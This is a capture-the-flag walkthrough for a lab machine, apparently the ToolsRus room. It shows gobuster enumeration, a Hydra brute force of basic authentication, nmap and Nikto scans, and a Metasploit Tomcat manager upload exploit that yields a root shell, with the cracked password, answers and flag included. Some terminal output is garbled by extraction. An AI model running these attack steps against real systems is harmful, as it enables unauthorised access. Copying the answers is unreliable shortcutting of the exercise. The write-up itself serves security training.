ToolsRus


1. What directory can you find, that begins with a "g"?

for this we gonna use the tool called gobuster or dirbuster

\$ gobuster dir -u http://10.10.***.*** -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,phtml,css,js,json,html,txt,py,sh

- -u for url
- -w for wordlist
- -x for extensions


here we gonna use medium directory-list



ans: guidelines

2. Whose name can you find from this directory?


when we use the directory just after the IP address we will get some information in that we can get the answer for this



ans: **bob**

3. What directory has basic authentication?

for this question we have to see the gobuster output we will get see some other subdirectories.



ans: protected

4. What is bob's password to the protected part of the website?

here we gonna use the tool called **HYDRA** with that we can bruteforce the password **command** to use:

\$ hydra -I bob -P /usr/share/wordlists/rockyou.txt -f 10.10.47.179 http-get /protected/

```
rot@kali /nome/kali]

| cost@kali /nome/kali|
| hydra -l bob -P /usr/share/wordlists/rockyou.txt -f 10.10.47.179 http-get /protected/
| Hydra v9.5 (c) 2023 by van Hauser/THC 8 David Maciejak - Please do not use in military or secret service organizations or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-08-15 05:52:00

[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, /hydra.restore

[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task

[DATA] attacking http-get://10.10.47.179:80/protected/

[S0][http-get] host: 10.10.47.179 login: bob password: bubbles

[STATUS] attack finished for 10.10.47.179 (valid pair found)

1 of 1 target successfully completed, 1 valid password found

Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-08-15 05:52:44

(**cost@kali*)-[/home/kali*]
```


ans: bubbles

5. What other port that serves a webs service is open on the machine?

for this we have to run a Nmap scan so that we will get open ports and versions running on that web service.

command to use:

\$ nmap -sV -sC -o <IP>



ans: 1234

6. What is the name and version of the software running on the port from question 5?

for this we have to run **nmap** with **-sV** this mean, it wil also show the version of the particular service.

command: \$ nmap -sV -sC -o <IP>


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| International Content | Inte
```

ans: Apache Tomcat/7.0.88


7. Use Nikto with the credentials you have found and scan the /manager/html directory on the port found above. How many documentation files did Nikto identify?

her we have to paste the IP address in the browser and then the port number 1234 just side by it so that we will get a page, there click on the

manager app and it will ask for username and password for that we gonna use bob credentials.



then after logging in we can see another web page.



from here we have to use the tool called Nikto

<u>Nikto</u> is an open source web server scanner that can identify potential vulnerabilities and security issues in web servers. It is a powerful tool that can be used to perform comprehensive scans of web servers to identify hidden files and directories, outdated software, and other security issues.

Here are some common command-line options for Nikto:

- h: Specify the target host
- p: Specify the target port
- ssl: Use SSL (HTTPS) for the scan
- id: Specify the authentication credentials (in the format username:password)
- T: Specify the number of threads to use for the scan
- c: Use the default configuration file
- o: Write the results to a file instead of the console

Here is a sample command to scan a web server with Nikto:

```
$ nikto -h <target_host> -p <target_port> -ssl -id <username>:<password> -T <num_threads>
-C -o <output_file>
```

Note that Nikto is a powerful tool that can generate significant traffic on the target server. It is important to use it responsibly and with permission from the owner of the target server.

command used:

\$ nikto -h http://<IP>:1234 -id bob:bubbles

```
root@bail. phomehail the process of the process of
```

ans: 5


8. What is the server version?

for this we have to go back to the Nmap scan results there we can see the server version

ans: apache/2.4.18

9. What version of Apache-Coyote is this service using?

in the nmap scan we will get the answer



ans: 1.1

10. Use Metasploit to exploit the service and get a shell on the system. What user did you get a shell as?

for this we have to use the tool metasploit.

as it was running tomcat, when we search for tomcat we can find some options where the **rank was excellent.** one of that was

exploit/multi/http/tomcat_mgr_upload

we gonna use that

and then we have to update the options to get the meterpeter

set target 0

set httppassword bubbles

set httpusername bob


set rhost <ROOM IP>

set rport 1234

set rhost <openVPN IP>

run

then we will get the meterpeter




then using the command shell to get in the meterpeter and to get the shell

\$ shell

to get the username we have to use the command

\$ whoami



ans: root


11. what flag is found in the root directory?

to get the flag we dont know where the flag was so we have to find the flag to find the flag we gonna use find command

\$ find / -name flag.txt 2>/dev/null

by doing that we will get the location of the flag to read flag.txt we gonna use the command

\$ cat flag.txt



ans: ff1fc4a81affcc7688cf89ae7dc6e0e1